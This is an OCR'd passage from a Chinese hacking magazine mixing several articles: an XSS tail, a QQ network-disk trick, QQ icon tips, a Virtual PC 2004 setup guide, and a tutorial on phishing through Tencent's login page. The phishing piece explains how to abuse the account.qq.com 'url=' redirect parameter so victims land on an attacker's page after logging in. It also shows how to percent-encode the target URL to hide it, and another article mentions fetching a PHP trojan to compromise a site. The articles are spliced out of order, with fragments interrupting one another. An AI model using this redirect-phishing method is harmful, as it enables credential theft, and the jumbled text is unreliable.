


图6 成功下载软件




图5 跨站的结果

文章到这里就结束了，我的这次经历又让我知道，只要平常做事的时候多留意，总会有更多有价值的发现的。如果还有什么不懂的，可以来黑手论坛问我，我的ID：Kay4。

编辑点评：

TX对图片验证不严格的问题，导致我们以后开空间也要小心了。这个问题看上去没多少利用的价值，可细究起来作用还是很大的，因为只要配合相应的代码，理论上说就可以取得你空间里的所有元素，如果被高人加以利用的话，会有想不到的效果的。

原来QQ网络硬盘也可以这样打开

从本文你可以学到：

另一种快速打开QQ网络硬盘的方法

不知道大家是不是都会用QQ的网络硬盘呢？虽然说QQ只有16兆，换成TM也只有32兆，可毕竟是免费的，不用白不用！可是每回打开网络硬盘的速度实在是让人难以忍受！那么有没有让它一下就可以打开的方法呢？也许大家会想到TM，不错，TM确实能够满足我们的要求，但是对于在网吧玩的菜鸟们，不可能每次上网还去下载TM吧？？那么，今天向大家介绍一个在使用QQ的情况下能够一下子打开QQ硬盘的方法！

说明一下，这个方法也是我无意中发现的，当时要搞一个站，差一个PHP木马，向好友要了一个，发过来以后我怕以后还要用到这个东东，就点了下“**转存至QQ网络硬盘**”，如图1。




图1 转存至QQ网络硬盘

过了一会儿，右下角就会出现提示，如图2。




图2 提示上传成功

现在**点击“查看”**试试，你会发现你的QQ网络硬盘已经打开了！如图3。是不是很爽呢？

10个书签就可以点亮了。

19.QQ Talk 团队语音。首先到http://im.qq.com/qqtalk/download.shtml下载QQTalk，然后安装好，创建两个服务器，就可以点亮了。

好了，到此所有图标的点亮方法已经基本介绍完了。朋友们还等什么，赶快去试试看吧！

编辑点评：

QQ图标大把大把的亮，总有赏心悦目的感觉，其实有些图标不是只有文中的点亮方法，大家自己去探索哦。

TX网站也钓鱼

图 无名的小小菜鸟

从本文你可以学到：

如何利用TX的页面来钓鱼

现在钓鱼的人越来越多，各种手法层出不穷，这次我们让腾讯来帮我们钓鱼。

偶由于同学之托，帮他挂QQ和砸宠物，那么就帮他吧。我进入砸宠物的页面，先登录，它自动转到了https://account.qq.com/cgi-bin/uinlogin?url=http://client.pet.qq.com/pet.htm,这时?url=http://client.pet.qq.com/pet.htm引起了我的注意，如图1。这不是刚才砸蛋的网站吗？我们输入进去密码，又自动转到http://client.pet.qq.com/pet.htm，难道转向的页面和url设置的量有关吗？于是我注销，在后面输入http://www.baidu.com,如图2,再输入正确的密码,还真的转到了baidu里，这样新的钓鱼方式被我发现了。




图 1

我们可以把后面的网站改成自己的钓鱼网站，然后发给别人。一般人看到前面是腾讯的网站，而且还是https的方式，因此很多人都相信。但是后面的网址比较显眼，我们可以把它加密，我把http://www.baidu.com加密成%68%74%74%70%3A%2F%2F%77%77%77%2E%62%61%69%64%75%2E%63%6F%6D,提交访问,还是成功哦！！如图3。




图 2




图 3

这样大家又多了种钓鱼的方法，我把它做成教程传了过来，方便各位菜鸟看。但是做人要厚道哦，不要做过头了！！

编辑点评：

导致这个问题的原因是TX验证密码的中转页对中转网址的验证不严，TX规模这么大，像这种小问题多出几个不奇怪。而这种问题利用起来也有些困难，关键是看你的钓鱼网页做得像不像，去找个好美工吧，呵呵。

服务器搭建之前提知识

——Virtual PC 2004介绍

王艺翔

星言首语：

这个时候很多朋友都已经度过暑假好多天了吧，我是已经过了一个月了，给人感觉是：好快！令人轻松的时间总是比其它时候消逝得更快，也许是没有做什么正经事的原因吧（赶紧低下头沉思一番……）所以星陨在这里要提醒广大已进入或还未进入暑期的黑友，即使是放假也不能太放纵自己了，任何事物到了极端都是不好的，空虚地度过暑假回想起来会让人觉得很不爽~~~真的，别扔我啊！（不看教科书的话翻几本《黑客手册》也总算有所收获吧！另外，这段天气正热得BT，大家要多注意防暑，多喝水，适量运动，身体可是革命的本钱啊！

从本文中你可以学到：

1、VPC的基本概念

2、VPC的安装与使用

3、虚拟硬盘的讲解

Virtual PC 2004（以下简称vpc）是微软公司发布的一款软件，从名字我们可以大体知道此软件做何之用。它是一款虚拟机软件，说白了，可以在本机虚拟出一台电脑来，虚拟的电脑和真实机器一模一样。

“硬件环境：网卡和声卡是虚拟机安装完自带的，硬盘和内存是从主机物理硬盘和内存划分出来的，CPU和主板等其他部件都和主机共享。

软件环境：可以在虚拟机中安装任何类型的操作系统，比如DOS、windows 9x、windows 2000/xp/2003、linux等等。”

VPC是网管和电脑发烧友必备的一款软件，为什么呢？因为有时我们身边只有一台PC机，而此时我们需要两台机器做测试试验，那怎么办呢？这样虚拟机就发挥作用了。可以这么说，只要主机的物理内存和硬盘能够达到要求，搭建一个10到20台电脑的测试环境是没有问题的，包括在其中使用各种服务、路由、防火墙、入侵检测软件等等，一切都和真的一模一样。

一、如何安装VPC

安装过程和安装普通软件一样，双击压缩包中的setup.exe，一路按“next”即可安装成功。

二、介绍虚拟硬盘种类

虚拟硬盘有五种：动态增长虚拟盘，固定尺寸虚拟盘，差别盘，主机盘链接，撤销盘。

三、如何创建虚拟硬盘

安装完成后启动VPC，出现如图1的对话框。

在图1控制台界面上，依次点“file——virtual disk wizard——next”，然后选择“Create a new virtual disk——next——A virtual hard disk——next”，在出现的界面中点

很多朋友又会问了，这样打开那不是很麻烦？每次都要人传个文件给你？不！自己传自己文件不行吗？呵呵。这样的速度和以前比起来，简直爽多了。不是会员的朋友们再也不会因为打开QQ网络硬盘而发愁了！




图 3

编辑点评：

QQ网络硬盘让人又爱又恨，有时候急用里面的一个文件，却不得不等上半个小时，说是排队，其实明白人都知道，那是在消磨你的耐心然后去注册会员。现在好了，有了这样一个快速开启网络硬盘的方法了。至于怎么自己给自己发文件嘛，你可以开2个Q啊，或者把自己加为好友。

"Browse"选择将虚拟硬盘保存在什么未知（占用的是主机硬盘空间），我是将其保存在e:\win2000.vhd的，按"next"选择出现图2。




图1 VPC控制台界面

有四个选项："Dynamically expanding"(动态增长盘)、"Fixed size"(固定大小盘)、"Differencing"(差异磁盘)、"Linked to a hard disk"（连接到一个物理硬盘）。默认情况创建的是动态增长盘创建时只有35K，以后随着文件的写入会逐渐增大（比如安装操作系统，复制文件，系统变化等等），但其容量最大为16G。




图2 选择虚拟硬盘的类型

固定大小盘：意味着创建时选择多大，比如创建时为1G大小，那么就算你不往此硬盘中安装操作系统，不做任何事情，此硬盘文件的大小仍然是1G，以后此硬盘文件的容量也不可能超过1G。

差异磁盘：使用差异磁盘时需要一个母盘，母盘可以是固定大小盘，也可以是动态增长盘。差异磁盘创建后大小只有5K左右，但以后空间会逐渐增大，并且此盘只会存储与母盘的差异文件和差异变换，母盘原来就有的系统或者文件差异磁盘正常继承。

"主机盘链接：不推荐使用，顾名思义就是将本地的一块硬盘（包括移动硬盘、闪盘）挂接到虚拟机上使用，这样做是有危害的，可能破坏硬盘的数据。此盘创建后大小为70K左右。"

四、如何虚拟一个计算机

为了方便，我习惯使用固定大小的硬盘，我先创建了一个1G的虚拟硬盘存放在E盘，创建一台虚拟机器步骤如下：在图1的控制台中依次选择"new——next——Create a virtual machine"，在出现配置文件保存对话框中选择存放在e:\win2000.vmc，.vmc是虚拟机器配置文件的扩展名，然后点击"next"，在"Operating system"中选择"windows 2000"（因为我们现在准备在操作虚拟机中安装2000操作系统），点击"next"后出现内存分配对话框，意思就是从主机拿出多少M内存分配给虚拟机使用，像win2000系统90-128M就够了，而如果是WinXP至少需要128M。直接点击"next"然后选择"An existing virtual hard disk（选择一个已经存在的硬盘）"，接着点击"next"选择"e:\win2000.vhd"，如图3。




图3 选择虚拟硬盘文件

图3中出现的"Enable undo disks"意思就是启用撤销盘。接下来"next"直到"finish"即可创建成功。

五、何为撤销盘

撤销盘可以保存、提交、回滚从虚拟机被创建之后的所有改动，一个虚拟机只能设置一个撤销盘，负责虚拟机里的所有虚拟硬盘，所有操作都存在VUD文件（撤销盘的扩展名）中。保存的意思就是暂时保存操作对VHD文件的所有改动，提交的意思就是将对VHD文件的改动整合到VHD文件中，回滚的意思就是撤销所有对VHD文件的改动，相当于还原卡的作用。

当虚拟机启动后点右上角"关闭"时会出现图4所示的三个选项。

"save state and save changes"意思是把虚拟机里面所有的操作都保存下来，而且不是关机是休眠（save state的意思就是休眠），按OK后硬盘会多出两个文件：一是vsv文件是用来保存系统状态的（因为既然是休眠肯定要保存系统当时状态，作用就和hiberfil.sys一样），二是vud文件是撤销文件，因为我们没有勾选"commit changes on the virtual hard disk"（整合变化到vhd文件中），所以VUD文件将会保存所有变化，如果选择了"commit changes on the virtual hard disk"，则把撤销盘里面所有的内容都整合到vhd文件中了，整合完毕撤销盘vud也就消失了。如果选择"turn off and save changes"，则是断电并且保存状态，而"turn off and delete changes"则是断电并且删除更改，此时撤销盘就会被删除，我们所做的一切操作都没有用了。Save change 可以将变换直接保存到vhd文件中，如果勾选"commit changes on the virtual hard disk"则将变化整合到VHD文件中；如果不勾选"commit changes on the virtual hard disk"则将变换保存在vud文件中，反正都是保存变化。"Turn off"意思是直接断电源，而不是软关机。




图4 用户选择是否保存修改

六、给虚拟机安装操作系统

在虚拟机中安装操作系统和在真机中安装一样，将win2000安装光盘放入光驱，在图1控制台中双击"2000"，选择"cd"——"use physical drive g:"，意思就是加载主机的光驱G，如图5。




图5 从光盘启动系统

这样就可以从光盘启动安装操作系统了，其实我们还可以选择"Capture ISO Image"将安装光盘镜像载人，这样安装操作系统可以直接读取镜像文件即可，避免对光驱的损害。制作镜像文件ISO的工具很多，比如winiso、ultraiso等等。如何安装win2000操作系统我就不介绍了，大家都会。

七、虚拟机的网络

网络管理员应该对虚拟机网络有很深了解，这样在以后用虚拟机搭建试验平台时才能得心应手。每台虚拟PC最多可以虚拟4块网卡，我想已经足够用了，各种网络状态如图6。




图6 选择网络状态

"1、Not connected（断开）：相当于把虚拟机的网线拔了，这样虚拟机就是一台独立的PC机，和外界与主机没有任何联系；

2、Local Only（本地）：如此一来各个虚拟机之间可以通信，但虚拟机和本地就不可以通信了；

3、VIA Compatable（本地网卡）：这样虚拟机和主机之间可以通信，虚拟机和外部网络也可以通信，就象本机和虚拟机插在同一个交换机上；

4、NAT（共享网络）：虚拟机可以和外界通信，但是必须通过主机的IP地址出去的。一般为了让虚拟机上网，选择NAT既安全又方便。"

为了搭建两台PC机的试验环境，我们可以按步骤先创建两台虚拟PC机，然后为每个网卡都选择"local only"，这样两台虚拟机之间只要将IP地址设置为同一个网段就可以通信了，就相

当于将两台机器连接到同一个交换机上；如果主机内存有限，我们可以创建一台虚拟机，设置这台虚拟机的网卡为“外部网卡”，此时只需要将本地的IP地址和虚拟机的IP地址配置到同一个网段，两者就可以通信了。

八、文件共享

安装完操作系统并且安装完附加模块后，我们就可以将本地的某个文件夹或者某个驱动器共享给虚拟机使用，在控制台中选中某个PC，然后点“setting”，如图7。

